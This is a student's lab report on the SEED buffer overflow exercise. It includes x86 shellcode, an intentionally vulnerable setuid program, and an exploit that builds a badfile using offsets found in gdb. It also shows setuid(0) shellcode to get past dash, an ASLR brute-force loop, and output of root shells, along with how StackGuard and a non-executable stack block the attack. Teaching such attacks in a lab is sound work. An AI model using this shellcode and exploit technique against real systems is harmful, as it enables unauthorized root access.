# Buffer Overflow Vulnerability Lab

# Lab 3

Himanshu Sharma - 202117006

## Initial Steps from Manual

1. **Address Space Randomization.** Ubuntu and several other Linux-based systems uses address space randomization to randomize the starting address of heap and stack. This makes guessing the exact addresses difficult; guessing addresses is one of the critical steps of buffer-overflow attacks. In this lab, we disable these features using the following commands:
    a. sudo sysctl -w kernel.randomize_va_space=0

```
[02/23/22]seed@VM:~/.../lab3$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
```

2. **The StackGuard Protection Scheme.** The GCC compiler implements a security mechanism called "Stack Guard" to prevent buffer overflows. In the presence of this protection, buffer overflow will not work. You can disable this protection if you compile the program using the -fno-stack-protector switch. For example, to compile a program example.c with Stack Guard disabled, you may use the following command:
    a. gcc -fno-stack-protector example.c

3. **Non-Executable Stack.** Ubuntu used to allow executable stacks, but this has now changed: the binary images of programs (and shared libraries) must declare whether they require executable stacks or not, i.e., they need to mark a field in the program header. Kernel or dynamic linker uses this marking to decide whether to make the stack of this running program executable or non-executable. This marking is done automatically by the recent versions of gcc, and by default, the stack is set to be non-executable. To change that, use the following option when compiling programs:
    a. gcc -z execstack -o test test.c
    b. gcc -z noexecstack -o test test.c

4. **Configuring /bin/sh**
    a. $ sudo rm /bin/sh
    b. $ sudo ln -s /bin/zsh /bin/sh

```
[02/23/22]seed@VM:~/.../lab3$ sudo rm /bin/sh
[02/23/22]seed@VM:~/.../lab3$ sudo ln -s /bin/zsh /bin/sh
```

## TASK 1: Running Shellcode

/* shellcode.c */

```
#include <stdio.h>

int main() {

	char *name[2];

	name[0] = "/bin/sh";

	name[1] = NULL;

	execve(name[0], name, NULL);

}
```

Our first task is to compile the above code and execute it. In this program we are trying to execute shell /bin/sh from C program.

```
[02/23/22]seed@VM:~/.../lab3$ gedit shellcode.c
[02/23/22]seed@VM:~/.../lab3$ gcc -o shellcode shellcode.c
shellcode.c: In function ‘main’:
shellcode.c:8:2: warning: implicit declaration of function ‘execve’ [-Wimplicit
-function-declaration]
  execve(name[0], name, NULL);
  ^
[02/23/22]seed@VM:~/.../lab3$ ./shellcode
$
```

After running the above shellcode we are can se that the $ sign appears which symbolizes new launch of new shell. This will be the base for our buffer overflow attacks. As attacker can perform most of the malicious operation from shell.

```
/* call_shellcode.c */
/* You can get this program from the lab's website */
/* A program that launches a shell using shellcode */
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
const char code[] =
       "\x31\xc0" /* Line 1: xorl %eax,%eax */
       "\x50" /* Line 2: pushl %eax */
       "\x68""//sh" /* Line 3: pushl $0x68732f2f */
       "\x68""/bin" /* Line 4: pushl $0x6e69622f */
       "\x89\xe3" /* Line 5: movl %esp,%ebx */
       "\x50" /* Line 6: pushl %eax */
       "\x53" /* Line 7: pushl %ebx */
       "\x89\xe1" /* Line 8: movl %esp,%ecx */
       "\x99" /* Line 9: cdq */
       "\xb0\x0b" /* Line 10: movb $0x0b,%al */
       "\xcd\x80" /* Line 11: int $0x80 */
;
int main(int argc, char **argv)
{
       char buf[sizeof(code)];
       strcpy(buf, code);
       ((void(*)( ))buf)( );
}
```

```
[02/23/22]seed@VM:~/.../lab3$ gedit call_shellcode.c
[02/23/22]seed@VM:~/.../lab3$ gcc -z execstack -o call_shellcode call_shellcode.c
[02/23/22]seed@VM:~/.../lab3$ ./call_shellcode
$ id
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip)
,46(plugdev),113(lpadmin),128(sambashare)
$
```


We convert the shellcode into assembly language and tried to paste its content in the buffer during the runtime to call_shellcode.

During compilation we added the option for executable stack, to allow the c program to execute our code from the buffer. So when the char buf[]() is called compiler interprets data in buf[] as instruction to be executed. As we get the shell, we can confirm that our buffer data is correct.

**/* Vunlerable program: stack.c */**

```
/* Vunlerable program: stack.c */
/* You can get this program from the lab's website */
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
int bof(char *str)
{
       char buffer[24];
       /* The following statement has a buffer overflow problem */
       strcpy(buffer, str); ①
       return 1;
}
int main(int argc, char **argv)
{
       char str[517];
       FILE *badfile;
       badfile = fopen("badfile", "r");
       fread(str, sizeof(char), 517, badfile);
       bof(str);
       printf("Returned Properly\n");
       return 1;
}
```

This is our main program which will be responsible for exploiting the buffer vulnerabilities. It tried to get data from badfile and copy its content in the buffer exceeding its size. Thus resulting in buffer overflow.




We created a badfile from which data will be read. Compiled stack.c with measures like executable stack and turn off StackGuard protection. We changes the ownership of stack to root user and permission to 4755 to enable set-UID bit.

We further executed the stack and get “Returned properly”. Till now our program is working fine.

## TASK 2: Exploiting the Vulnerability

```
/* exploit.c */
/* A program that creates a file containing code for launching shell */
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
char shellcode[] =
      "\x31\xc0" /* Line 1: xorl %eax,%eax */
      "\x50" /* Line 2: pushl %eax */
      "\x68""//sh" /* Line 3: pushl $0x68732f2f */
      "\x68""/bin" /* Line 4: pushl $0x6e69622f */
      "\x89\xe3" /* Line 5: movl %esp,%ebx */
      "\x50" /* Line 6: pushl %eax */
      "\x53" /* Line 7: pushl %ebx */
      "\x89\xe1" /* Line 8: movl %esp,%ecx */
      "\x99" /* Line 9: cdq */
      "\xb0\x0b" /* Line 10: movb $0x0b,%al */
      "\xcd\x80" /* Line 11: int $0x80 */
;
void main(int argc, char **argv)
{
      char buffer[517];
      FILE *badfile;
      /* Initialize buffer with 0x90 (NOP instruction) *
      memset(&buffer, 0x90, 517);
      /* You need to fill the buffer with appropriate contents here */
      /* Save the contents to the file "badfile" */
      badfile = fopen("./badfile", "w");
      fwrite(buffer, 517, 1, badfile);
      fclose(badfile);
}
```

To execute the shell code from our buffer we need we require following data:

1. Address of returning address
2. Storing the shellcode in buffer
3. Storing address of our shellcode instead of returning address

```
[02/23/22]seed@VM:~/.../lab3$ gcc -g -fno-stack-protector -z execstack stack.c
-o stack_dbg
```

```
[02/23/22]seed@VM:~/.../lab3$ gdb stack_dbg
GNU gdb (Ubuntu 7.11.1-0ubuntu1~16.04) 7.11.1
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "i686-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from stack_dbg...done.
```

```
gdb-peda$ b bof
Breakpoint 1 at 0x80484c1: file stack.c, line 10.
gdb-peda$ run
Starting program: /home/seed/Desktop/lab3/stack_dbg
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/i386-linux-gnu/libthread_db.so.1".
```

```
Breakpoint 1, bof (str=0xbfffeb67 "\bB\003") at stack.c:10
10              strcpy(buffer, str);
gdb-peda$ x &buffer
0xbfffeb28:     0xb7f1c000
gdb-peda$ p/x &buffer
$1 = 0xbfffeb28
gdb-peda$ p/x $ebp
$2 = 0xbfffeb48
gdb-peda$ p/d 0xbfffeb48-0xbfffeb28
$3 = 32
gdb-peda$ p/x 0xbfffeb48-0xbfffeb28
$4 = 0x20
gdb-peda$
```

First, we compiled our stack.c program with debugger enabled. Then add a breakpoint at bof() function and run the debugger. Retrieved the value of starting address of buffer[] and stack base pointer (ebp). We will use difference of both values to get the offset of returning address from buffer.

```
/* fill appropriate content to the buffer for exploit */
shelllen = strlen(shellcode);
memcpy(buffer+517-shelllen, shellcode, shelllen);

ebp = 0xbfffeb48;
buff = 0xbfffeb28;
offset = ebp - buff + 4;
ret = buff + offset + 100;

memcpy(buffer+offset, &ret, 4);
```

Above result we gathered from the the debugger.

- ➔ RET = 4 + EBP;
- ➔ OFFSET = (EBP – BUFF) + 4;

First we added our shellcode to the end of our buffer using memcpy function. Later we retrieve the RET address and store the value of any NOP instruction with higher memory address than current stack.

```
[02/23/22]seed@VM:~/.../lab3$ gcc exploit.c -o exploit
[02/23/22]seed@VM:~/.../lab3$ ./exploit
[02/23/22]seed@VM:~/.../lab3$ ./stack
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),2
7(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
#
```

We compiled our exploit program and executed it to change the content of badfile according to our needs. The stack executable then reads the content from badfile and performs buffer overflow vulnerability.

Here we can se that we get shell access with euid=0 (root). Means our attack was successful.

## TASK 3: Defeating dash's Countermeasure

The dash shell in Ubuntu 16.04 drops privileges when it detects that the effective UID does not equal to the real UID. The countermeasure implemented in dash can be defeated. One approach is not to invoke /bin/sh in our shellcode; instead, we can invoke another shell program. This approach requires another shell program, such as zsh to be present in the system. Another approach is to change the real user ID of the victim process to zero before invoking the dash program. We can achieve this by invoking setuid(0) before executing execve() in the shellcode.

```
[02/23/22]seed@VM:~/.../lab3$ sudo rm /bin/sh
[02/23/22]seed@VM:~/.../lab3$ sudo ln -s /bin/dash /bin/sh
[02/23/22]seed@VM:~/.../lab3$
[02/23/22]seed@VM:~/.../lab3$ sudo ls -l /bin/sh
lrwxrwxrwx 1 root root 9 Feb 23 07:46 /bin/sh -> /bin/dash
```

```
// dash_shell_test.c


#include <stdio.h>
#include <sys/types.h>
#include <unistd.h>
int main()
{
       char *argv[2];
       argv[0] = "/bin/sh";
       argv[1] = NULL;
       // setuid(0);
       execve("/bin/sh", argv, NULL);
       return 0;
}
```

**Without setuid(0)**

```
[02/23/22]seed@VM:~/.../lab3$ gcc dash_shell_test.c -o dash_shell_test1
[02/23/22]seed@VM:~/.../lab3$ ls -ls ./dash_shell_test1
8 -rwxrwxr-x 1 seed seed 7444 Feb 23 15:10 ./dash_shell_test1
[02/23/22]seed@VM:~/.../lab3$ ./dash_shell_test1
$ id
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(di
p),46(plugdev),113(lpadmin),128(sambashare)
$ exit
[02/23/22]seed@VM:~/.../lab3$ sudo chown root dash_shell_test1
[02/23/22]seed@VM:~/.../lab3$ sudo chmod 4755 dash_shell_test1
[02/23/22]seed@VM:~/.../lab3$ ./dash_shell_test1
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),
46(plugdev),113(lpadmin),128(sambashare)
#
```

After changing the shell to dash, we again tried to execute the shell from C program. In this case, we perform the execution without setuid(0). In both the case, when the user was seed or user was root ,we do not get ROOT previlages.

**With setuid(0)**

```
[02/23/22]seed@VM:~/.../lab3$ gcc -o dash_shell_test2 dash_shell_test.c
[02/23/22]seed@VM:~/.../lab3$ ./dash_shell_test2
$ id
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(di
p),46(plugdev),113(lpadmin),128(sambashare)
$ exit
[02/23/22]seed@VM:~/.../lab3$ sudo chown root dash_shell_test2
[02/23/22]seed@VM:~/.../lab3$ sudo chmod 4755 dash_shell_test2
[02/23/22]seed@VM:~/.../lab3$
[02/23/22]seed@VM:~/.../lab3$ ls -l dash_shell_test2
-rwsr-xr-x 1 root seed 7444 Feb 23 07:41 dash_shell_test2
[02/23/22]seed@VM:~/.../lab3$
[02/23/22]seed@VM:~/.../lab3$ ./dash_shell_test
bash: ./dash_shell_test: No such file or directory
[02/23/22]seed@VM:~/.../lab3$ ./dash_shell_test2
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),
46(plugdev),113(lpadmin),128(sambashare)
#
```

But with setuid(0) enables we try to set the uid = 0 to get root privileges. Thus, in this case by changing the ownership of dash_shell_test2 to root, we get uid=0 in our new shell.

The above setuid(0) can be included in the buffer to get administrator privileges. So copying the content of setuid(0) assembly code to our previous buffer and execute our stack.

```
char shellcode[]=
    "\x31\xc0"          /* Line 1: xorl %eax,%eax */
    "\x31\xdb"          /* Line 2: xorl %ebx,%ebx */
    "\xb0\xd5"          /* Line 3: movb $0xd5,%al */
    "\xcd\x80"          /* Line 4: int $0x80 */
    "\x31\xc0"             /* xorl    %eax,%eax              */
    "\x50"                 /* pushl   %eax                   */
    "\x68""//sh"           /* pushl   $0x68732f2f            */
    "\x68""/bin"           /* pushl   $0x6e69622f            */
```

```
[02/23/22]seed@VM:~/.../lab3$ gcc -o exploit1 exploit1.c
[02/23/22]seed@VM:~/.../lab3$ ./exploit1
[02/23/22]seed@VM:~/.../lab3$ ./stack
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),
46(plugdev),113(lpadmin),128(sambashare)
#
```

Here we are able to get root privilege directly from buffer instead of specifically changing the ownership of stack file. The code first executes the setuid(0) and then execve() function to get shell.

## TASK 4: Defeating Address Randomization

```
[02/23/22]seed@VM:~/.../lab3$ sudo /sbin/sysctl -w kernel.randomize_va_space=2
kernel.randomize_va_space = 2
```

In address randomization, thestack frame are not stored in sequential order but instead in a random location pointing to each stack frames. So on 32-bit Linux machines, stacks only have 19 bits of entropy, which means the stack base address can have 2 19 = 524, 288 possibilities.

```
[02/23/22]seed@VM:~/.../lab3$ sudo /sbin/sysctl -w kernel.randomize_va_space=2
kernel.randomize_va_space = 2
[02/23/22]seed@VM:~/.../lab3$ gedit defeat_rand.sh
[02/23/22]seed@VM:~/.../lab3$ ./stack
Segmentation fault
[02/23/22]seed@VM:~/.../lab3$
```

Here our code did not work. So, our address which we specified in the buffer matches with the system is very low. Thus, we tried to brute force our attack.

```
#!/bin/bash
SECONDS=0
value=0
while [ 1 ]
do
        value=$(( $value + 1 ))
        duration=$SECONDS
        min=$(($duration / 60))
        sec=$(($duration % 60))
        echo "$min minutes and $sec seconds elapsed."
        echo "The program has been running $value times so far."
        ./stack
done
```

```
[02/23/22]seed@VM:~/.../lab3$ ./defeat_rand.h
```

```
./defeat_rand.sh: line 15: 25211 Segmentation fault      ./stack
1 minutes and 29 seconds elapsed.
The program has been running 23565 times so far.
./defeat_rand.sh: line 15: 25212 Segmentation fault      ./stack
1 minutes and 29 seconds elapsed.
The program has been running 23566 times so far.
./defeat_rand.sh: line 15: 25213 Segmentation fault      ./stack
1 minutes and 29 seconds elapsed.
The program has been running 23567 times so far.
./defeat_rand.sh: line 15: 25214 Segmentation fault      ./stack
1 minutes and 29 seconds elapsed.
The program has been running 23568 times so far.
./defeat_rand.sh: line 15: 25215 Segmentation fault      ./stack
1 minutes and 29 seconds elapsed.
The program has been running 23569 times so far.
#
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),
46(plugdev),113(lpadmin),128(sambashare)
#
```

The bash script will run till our attack is not successful. In our case, the bash script run for a while and after 1minute and 29 sec (23569 operations) we are able to get correct matching for the address.

Thus the address randomization can be deteated with brute force attack.

## TASK 5: Turn on the StackGuard Protection

In this task, we are asked to exexute the program in presence of a StackGuard. The StackGuard duty is to prevent the changes in the stack which are not authorized to the user or program. Thus whenever we tried to do buffer overflow attack we revieve message *** stack smashing detected *** and our program gets aborted.

```
[02/23/22]seed@VM:~/.../lab3$ gcc -z execstack -o stack_wg stack.c
[02/23/22]seed@VM:~/.../lab3$ ./stack_wg
*** stack smashing detected ***: ./stack_wg terminated
Aborted
[02/23/22]seed@VM:~/.../lab3$
```

```
[02/23/22]seed@VM:~/.../lab3$ sudo chown root stack_wg
[02/23/22]seed@VM:~/.../lab3$ sudo chmod 4755 stack_wg
[02/23/22]seed@VM:~/.../lab3$ ./stack_wg
*** stack smashing detected ***: ./stack_wg terminated
Aborted
[02/23/22]seed@VM:~/.../lab3$
```

We also tried to execute our stack with root ownership but the StackGuard do not allow us to make any changes in stack due to buffer overflow. Hence we did not succeed.

## TASK 6: Turn on the Non-executable Stack Protection

In previous tasks, we intentionally compiled our program to be stack executable. The default property of stack is to be non-executable. So, we recompiled our stack with ***noexecstack*** option.

```
[02/23/22]seed@VM:~/.../lab3$ gcc -o stack_new -fno-stack-protector -z noexecst
ack stack.c
[02/23/22]seed@VM:~/.../lab3$ ls -l stack_new
-rwxrwxr-x 1 seed seed 7476 Feb 23 13:28 stack_new
[02/23/22]seed@VM:~/.../lab3$ ./stack_new
Segmentation fault
[02/23/22]seed@VM:~/.../lab3$
```

As a seed user we do not get access to the shell.

```
[02/23/22]seed@VM:~/.../lab3$ sudo chown root stack_new
[02/23/22]seed@VM:~/.../lab3$ sudo chmod 4755 stack_new
[02/23/22]seed@VM:~/.../lab3$ ls -l stack_new
-rwsr-xr-x 1 root seed 7476 Feb 23 13:28 stack_new
[02/23/22]seed@VM:~/.../lab3$ ./stack_new
Segmentation fault
```

Even after changing the ownership to root, we have no luck. In these cases, our compiler interprets the content in buffer as data instead of an executable instruction. Thus, even after it reach the address location of our shellcode, it will not execute it because of its nature.

It should be noted that non-executable stack only makes it impossible to run shellcode on the stack, but it does not prevent buffer-overflow attacks.